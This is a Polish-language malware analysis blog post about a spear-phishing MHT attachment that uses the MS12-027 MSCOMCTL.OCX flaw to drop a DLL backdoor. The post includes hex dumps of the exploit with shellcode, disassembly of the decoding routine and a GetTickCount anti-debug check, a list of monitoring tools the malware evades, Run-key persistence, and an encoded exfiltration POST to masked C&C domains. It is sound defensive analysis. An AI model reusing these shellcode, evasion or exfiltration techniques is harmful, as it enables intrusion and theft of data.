mht, MS12-27 oraz *malware*.info

malware.prevenity.com/2014/08/malware-info.html

```
44 4D 73 6F 4E 6F 72 6D  61 6C 3E 3C 73 70 61 6E  DMsoN
20 6C 61 6E 67 3D 33 44  45 4E 2D 55 53 3E 3C 6F   lang
62 6A 65 63 74 0D 0A 20  63 6C 61 73 73 69 64 3D  bject
33 44 22 43 4C 53 49 44  3A 42 44 44 31 46 30 34  3D"CL
42 2D 38 35 38 42 2D 31  31 44 31 2D 42 31 36 41  B-858
2D 30 30 43 30 46 30 32  38 33 36 32 38 22 20 69  -00C0
64 3D 33 44 53 68 6F 63  6B 77 61 76 65 46 6C 61  d=3DS
73 68 31 0D 0A 20 77 69  64 74 68 3D 33 44 39 20  sh1
68 65 69 67 68 74 3D 33  44 39 20 64 61 74 61 3D  heigh
33 44 22 44 6F 63 31 2E  66 69 6C 65 73 2F 6F 63  3D"Do
78 73 74 67 30 30 31 2E  6D 73 6F 22 3E 3C 2F 6F  xstg0
62 6A 65 63 74 3E 3C 2F  73 70 61 6E 3E 3C 2F 70  bject
```

Przedstawiamy skrócony opis z analizy złośliwego oprogramowania rozsyłanego do instytucji rządowych. Plik załączany do wiadomości email miał rozszerzenie mht (MD5: D3DE5B8500453107D6D152B3C8506935).

Poniżej fragment zawartości pliku. CLSID związany jest z błędem przepełnienia bufora w kontrolce ActiveX – MSCOMCTL.OCX (MS12-27).

```
00008112  44 4D 73 6F 4E 6F 72 6D  61 6C 3E 3C 73 70 61 6E  DMsoNormal><span
00008128  20 6C 61 6E 67 3D 33 44  45 4E 2D 55 53 3E 3C 6F   lang=3DEN-US><o
00008144  62 6A 65 63 74 0D 0A 20  63 6C 61 73 73 69 64 3D  bject  classid=
00008160  33 44 22 43 4C 53 49 44  3A 42 44 44 31 46 30 34  3D"CLSID:BDD1F04
00008176  42 2D 38 35 38 42 2D 31  31 44 31 2D 42 31 36 41  B-858B-11D1-B16A
00008192  2D 30 30 43 30 46 30 32  38 33 36 32 38 22 20 69  -00C0F0283628" i
00008208  64 3D 33 44 53 68 6F 63  6B 77 61 76 65 46 6C 61  d=3DShockwaveFla
00008224  73 68 31 0D 0A 20 77 69  64 74 68 3D 33 44 39 20  sh1   width=3D9
00008240  68 65 69 67 68 74 3D 33  44 39 20 64 61 74 61 3D  height=3D9 data=
00008256  33 44 22 44 6F 63 31 2E  66 69 6C 65 73 2F 6F 63  3D"Doc1.files/oc
00008272  78 73 74 67 30 30 31 2E  6D 73 6F 22 3E 3C 2F 6F  xstg001.mso"></o
00008288  62 6A 65 63 74 3E 3C 2F  73 70 61 6E 3E 3C 2F 70  bject></span></p
```

Wyodrębniony obiekt ocxstg001.mso po odkodowaniu base64 zawiera exploit:

```
00002112  05 00 00 80 00 00 00 00  00 00 00 00 00 00 00 00    €
00002128  00 00 00 00 1F DE EC BD  01 00 05 00 90 17 19 00     Ţě˝
00002144  00 00 08 00 00 00 49 74  6D 73 64 00 00 00 02 00      Itmsd
00002160  00 00 01 00 00 00 0C 00  00 00 43 6F 62 6A 64 00          Cobjd
00002176  00 00 82 82 00 00 82 82  00 00 00 00 00 00 00 00   ,,  ,,
00002192  00 FF FF FF 00 00 30 3C  58 27 90 90 90 90 90 90   ```  0<X'
00002208  90 90 90 90 90 68 00 04  00 00 68 40 00 00 00 B8      h    h@    ¸
00002224  1C 60 60 BF E8 3A 01 00  00 FF D0 85 C0 74 E6 50   ``żč:   ˙Đ…ŔtćP
00002240  68 01 00 00 00 68 00 00  00 00 E8 09 00 00 00 6B  h    h    č    k
00002256  65 72 6E 65 6C 33 32 00  B8 9D 3A E0 27 E8 11 01  ernel32 ¸ :ŕ'č
00002272  00 00 FF D0 85 C0 74 BD  5A 52 E8 FF 00 00 00 59    ˙Đ…Ŕt˝ZRč˙   Y
00002288  89 8A 0C 02 00 00 52 89  82 54 02 00 00 8B AA 54  ‰Š    R‰‚T   ‹ŞT
00002304  02 00 00 B8 EC FB 6E DD  E8 FE 00 00 00 5A 89 42     ¸ěűnÝčţ   Z‰B
```

W pliku mht można też zidentyfikować inny shellcode, którego celem jest między innymi zapisanie w TMP i uruchomienie kolejnej instancji WinWord.exe z nowym (podstawionym) plikiem - MH17.doc (treść dokumentu dotyczy katastrofy MH17) oraz wywołanie biblioteki DLL. Bibliotekę możemy również wyodrębnić samodzielnie z pliku mht.

Fragment drugiego shellcode:

```
seg000:000001E9              cld

seg000:000001EA              rep movsb

seg000:000001EC              mov     [edx+0A4h], edi

seg000:000001F2              mov     eax, [edx+20h]

seg000:000001F5              push    0

seg000:000001FA              push    0

seg000:000001FF              push    2

seg000:00000204              push    0

seg000:00000209              push    0

seg000:0000020E              push    4

seg000:00000213              mov     ebx, [edx+8Ch]

seg000:00000219              push    ebx

seg000:0000021A              call    eax
```

W efekcie po wykorzystaniu podatności na komputerze ofiary w katalogu TMP tworzone są dwa pliki:

- MH17.doc
- Instalator złośliwego oprogramowania (DLL) w.q – MD5: 16A6C56BA458EC718B4E9BC8F9F10785

Biblioteka DLL oprócz standardowej funkcji DllEntryPoint() eksportuje dwie dodatkowe funkcje Start() oraz Start717(void*). Start717 na początku wykonuje sprawdzenia czy system operacyjny nie jest "monitorowany" i dopiero wtedy "instaluje" jedną z dwóch bibliotek głównych.

Większość danych statycznych (komendy, nazwy funkcji, nazwy plików) w analizowanej bibliotece jest zakodowana.

Fragment kodu wywołujący funkcję odkodowującą dane poniżej:

```
.text:70891190 sub_70891190 proc near       ; CODE XREF: Start717(void *)+59p
.text:70891190 push    esi
.text:70891191 push    edi
.text:70891192 push    offset unk_7089B000          ; klucz
.text:70891197 push    0
.text:70891199 push    99h                  ; ilość danych do odkodowania
.text:7089119E push    offset LibFileName
.text:708911A3 mov     esi, ecx
.text:708911A5 call    odkoduj_1            ; odkoduj nazwy funkcji i bibliotek
.text:708911AA push    offset unk_7089B000          ; klucz
.text:708911AF push    0
.text:708911B1 push    2E6h                 ; ilość danych do odkodowania
.text:708911B6 push    offset word_7089B0A8
.text:708911BB call    odkoduj_1                    ; odkoduj nazwy procesow
.text:708911C0 mov     edi, ds:LoadLibraryA
.text:708911C6 push    offset LibFileName           ; lpLibFileName
.text:708911CB call    edi ; LoadLibraryA
.text:708911CD push    offset aIboq4i               ; "msvcrt.dll"
.text:708911D2 mov     [esi], eax
.text:708911D4 call    edi ; LoadLibraryA
```


```
.text:708911D6 mov     [esi+4], eax

.text:708911D9 pop     edi

.text:708911DA mov     eax, esi

.text:708911DC pop     esi

.text:708911DD retn

.text:708911DD sub_70891190 endp
```

Poniższy fragment kodu odpowiada za odkodowanie nazw bibliotek, funkcji i aplikacji "monitorujących". Użyty klucz FE95279A46B28136.

```
.text:70891076 mov     dl, byte ptr [ebp+arg_4+3]

.text:70891079

.text:70891079 loc_70891079:                   ; CODE XREF: sub_70891000+70j

.text:70891079 add     dl, cl

.text:7089107B lea     ebx, [edi+eax+2]

.text:7089107F and     ebx, 7

.text:70891082 xor     dl, [ebx+esi]  ;pozycja w tablicy xor kolejny znak klucza

.text:70891085 lea     ebx, [edi+eax+1]

.text:70891089 and     ebx, 7

.text:7089108C and     dl, [ebx+esi]

.text:7089108F inc     ecx

.text:70891090 mov     bl, dl

.text:70891092 lea     edx, [esi+edi-1]

.text:70891096 movzx   edx, byte ptr [edx+eax]
```

```
.text:7089109A imul    edx, eax

.text:7089109D add     edi, eax

.text:7089109F shr     edx, 7

.text:708910A2 and     edi, 7

.text:708910A5 xor     dl, [edi+esi]

.text:708910A8 mov     edi, [ebp+var_8]

.text:708910AB add     bl, dl

.text:708910AD mov     edx, [ebp+arg_0]

.text:708910B0 xor     [edx+eax], bl                    ;odkodowany znak

.text:708910B3 inc     eax

.text:708910B4 cmp     ecx, 8                           ;dł klucza

.text:708910B7 jb      short loc_70891076
```

Odkodowana pierwsza część danych:



Poniżej lista aplikacji po wykryciu których malware kończy działanie:

- netsniffer.exe
- windump.exe
- winapioverride32.exe
- tcpview.exe
- vboxservice.exe
- procexp.exe
- wireshark.exe
- regmon.exe
- procmon.exe
- iris.exe
- petools.exe
- filemon.exe

- vboxtray.exe
- tcpdump.exe
- apimonitor.exe
- odb.exe
- apispy32.exe
- comview.exe
- winspy.exe
- vmtools.exe
- vmwaretray.exe
- immunitydebugger.exe
- syser.exe
- dumpcap.exe
- vmwareuser.exe
- ollydbg.exe
- windbg.exe
- idag.exe

Kolejna zastosowana metoda wykrywania debuggera polega na dwukrotnym wywołaniu funkcji GetTickCount(). Jeśli różnica w zwracanej wartości jest zbyt duża – zwracana wartość 1 powoduję wyłączenie malware.

```
.text:70891394 mov     esi, eax

.text:70891396 call    ebx                     ; GetTickCount

.text:70891398 push    eax

.text:70891399 call    [ebp+var_4]             ; srand

.text:7089139C add     esp, 4

.text:7089139F call    esi                     ; rand

.text:708913A1 call    ebx                     ; GetTickCount

.text:708913A3 mov     [ebp+var_4], eax

.text:708913A6 mov     edi, 186A0h

.text:708913AB jmp     short loc_708913B0

.text:708913B0 loc_708913B0:                   ; CODE XREF: sub_70891360+4Bj
```

```
.text:708913B0                          ; sub_70891360+55j
.text:708913B0 call    esi              ; rand
.text:708913B2 call    esi              ; rand
.text:708913B4 dec     edi
.text:708913B5 jnz     short loc_708913B0
.text:708913B7 call    ebx              ; GetTickCount
.text:708913B9 sub     eax, [ebp+var_4]
.text:708913BC pop     edi
.text:708913BD cmp     eax, 14h         ; porównaj rezultat
.text:708913C0 sbb     eax, eax
```

Jeśli uruchomiony kod nie wykryje nic podejrzanego na stacji roboczej instalowane jest złośliwe oprogramowanie:

W katalogu C:\Users\<username>\AppData\Local\Microsoft\Windows tworzy kolejny plik – coreshell.dll (MD5: 48656A93F9BA39410763A2196AABC67F)


Do rejestrów dodawany jest klucz HKCU\Software\Microsoft\Windows\CurrentVersion\Run\CoreShell z zawartością: “RUNDLL32.exe „C:\Users\ <username>\AppData\Local\Microsoft\Windows\coreshell.dll”,#1

Jeśli instalator ma uprawnienia lokalnego administratora to również utworzy: HKLM\Software\Classes\CLSID\{ EF7652A4-98EF-5031-226B-11456C96A7EA }\INProcServer32 wskazując na coreshell.dll oraz funkcję Applicate()

Złośliwe oprogramowanie ma zaimplementowany mechanizm zdalnego wykonywania komend oraz pobierania i uruchamiania plików. Jednym z pierwszych czynności jest pobranie z serwera C&C kolejnej biblioteki: advstoreshell.dll (MD5: D7A625779DF56D874871BB632F3E3106). Inny instalowany (dodawany do klucza RUN) na stacji roboczej plik to: conhost.dll (MD5: 5F69014A482DC115A93A80A486BB2842).

Do serwerów C&C wysyłane są też informacje o zainfekowanym hoście (np. wynik systeminfo) czy uruchomionych procesach. Zebranie informacje przed wysłaniem są

szyfrowanie (wykonywany dwa razy XOR na różnych pozycjach klucza i indeksie tablicy z danymi do zakodowania) oraz kodowane do base64. Klucz ma długość 6 bajtów.



Próbka zebranych informacji:
[System Process] ID:0 Path:00000057

System ID:4 Path:00000005

smss.exe ID:272 Path:00000005

csrss.exe ID:364 Path:00000005

wininit.exe ID:404 Path:00000005

csrss.exe ID:416 Path:00000005

services.exe ID:456 Path:00000005

lsass.exe ID:496 Path:00000005

lsm.exe ID:504 Path:00000005

winlogon.exe ID:512 Path:00000005

svchost.exe ID:632 Path:00000005

svchost.exe ID:696 Path:00000005

svchost.exe ID:744 Path:00000005

svchost.exe ID:832 Path:00000005

svchost.exe ID:904 Path:00000005

svchost.exe ID:1040 Path:00000005

svchost.exe ID:1124 Path:00000005

spoolsv.exe ID:1304 Path:00000005

dwm.exe ID:1328 Path:C:\Windows\system32\Dwm.exe

explorer.exe ID:1352 Path:C:\Windows\Explorer.EXE

…

I ich zakodowana wersja:

POST /check/ HTTP/1.1

User-Agent: MSIE 8.0

Host: malware*****.info

Content-Length: 3408

Pragma: no-cache

PmBn4Hb4AFtG5m/pFF4A7Uny/WJR43fbM0U/6WDEOVAKvLdUHlQiws1hQXdGyZlG

Q3osvz0zdYZ1wjJAe3kDyCHNt2xmHuI1Qm8MJZM+JWsJG5wvCB5LHr0YLxFTJMcB


ASUH+r8qRBA9AeebBgNzB9iHfBdR+teMIgpaAO95KzX/Vx2GpDkJXWGTuDwAYy/4

lC/vVh3k+CuWXGLV8C6yY3P+5jEEOVbnt9ROPA1Qq+CsMnhhgeO6OHJKdcaCPyEy

3crElSPfz9WamErMu/jAnho50PyXlAM+rP/nmwArjfrPcWI70O71dCQkWuGbei0t


…

Przy każdym zapytaniu POST wysyłanym do serwera C&C generowany jest nowy klucz „sesji” i dołączany do przesyłanej wiadomości.




Przesyłane wiadomości są oznaczane nagłówkami np. crtf (błędy), strtf (log) czy mtfs (informacje). Inne znaczniki wykorzystywane przez malware to ldrt, virt, crth, extc.


Nazwy funkcji i bibliotek w pamięci przechowywane są w formie zaszyfrowanej oraz w odwrotnej kolejności. Przed pobraniem adresu funkcji na krótko przywracana jest właściwa kolejność znaków aby następnie wywołać GetProcAddress().



Dane o większym rozmiarze są najpierw kompresowane za pomocą LZW a następnie szyfrowane algorytmem 3DES. Poniżej parametry wywołania funkcji CryptGenKey:



Oraz przykładowy klucz wykorzystany do szyfrowania przesyłanych plików. Pliki w formie zaszyfrowanej znajdują się w katalogu TMP (np. __2315tmp.dat) zainfekowanego użytkownika:



Malware łączy się serwerem za pomocą http. Wykorzystuje ustawienia proxy. Poniżej lista aktywnych serwerów:

- ****malware.info
- malware*****.info
- ********-update.org
- ****service24.net
- *******-update.com